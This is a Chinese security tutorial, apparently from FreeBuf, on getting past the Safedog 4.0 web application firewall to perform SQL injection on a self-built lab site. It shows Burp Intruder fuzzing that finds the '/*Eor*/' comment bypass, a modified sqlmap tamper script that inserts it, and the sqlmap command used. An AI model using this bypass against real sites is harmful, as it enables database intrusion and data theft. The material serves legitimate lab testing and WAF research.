Fuzz绕过安全狗4.0实现SQL注入

原创 Anubis24 FreeBuf 1周前

0×00 前言

本文使用了burp的intruder模块进行fuzz，并修改了sqlmap工具的tamper脚本，对安全狗进行绕过。


0×01注入绕waf过常用手法

> 使用大小写绕过
>
> 使用/**/注释符绕过
>
> 使用大的数据包绕过
>
> 使用/!**/注释符绕过
>
> ……


0×02本文使用的手法是/**/注释符

首先搭建好一个有sql注入的测试平台，在服务器安装安全狗4.0版本

中间件和数据库使用的是apache+mysql+php(如图下)



访问搭建好有sql注入点的网站：




先进行简单测试


使用大小写加/**/注释

访问被拦截

使用burp进行对刚刚注入点进行抓包




放到重发功能repeater里面，修改id后面的值，以便等下方便爆破



修改方法，就是尽量sql语句简单，而且可以触发安全狗


以为使用到/**/注释符号来代替空格，使用尽量sql语句只留一个空格，又能触发安全狗

我的构造，刚刚好阔以触发安全狗




然后接下来就是fuzz，看看哪一个字符能绕过安全狗啦

把数据包放到intuder里面




爆破点如上图




设置如上图，字典是一些sql语句，网上有很多这种字典

开始fuzz

如果有拦截就会是这样子



成功绕过安全狗拦截，如下图



说明该/*Eor*/这个注释符可以绕过安全狗

简单测试/*Eor*/这个注释符

点击确认

发现and/*Eor*/1=2会被拦截

不清楚fuzz时候不拦截，手动就拦截了

没关系，使用sqlmap工具

打开sqlmap使在文件下面的文件夹tamper/concat2concatws.py

修改代码：

```
#!/usr/bin/env python2

"""
Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""
```


```
from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with comments '/**/'

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass weak and bespoke web application firewalls

    >>> tamper('SELECT id FROM users')
    'SELECT/**/id/**/FROM/**/users'
    """

    retVal = payload

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += "/**/"
                    continue

            elif payload[i] == '\'':
```

```
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += "/*Eor*/"
                continue

            retVal += payload[i]

    return retVal
```

使用命令：python2 sqlmap.py -r 1.txt —tamper=space2comment

开始sql注入

成功利用




0×03小结

这个只是简单的/**/注释绕狗，还有很多方法都可以使用我介绍的fuzz方法去过狗。还有一点不清楚为什么手工会失败，sqlmap里面就会成功，而且burp爆破也可以成功，有大佬知道的可以说说。

*本文作者：Anubis24，转载请注明来自FreeBuf.COM

小程序

精彩推荐



阅读原文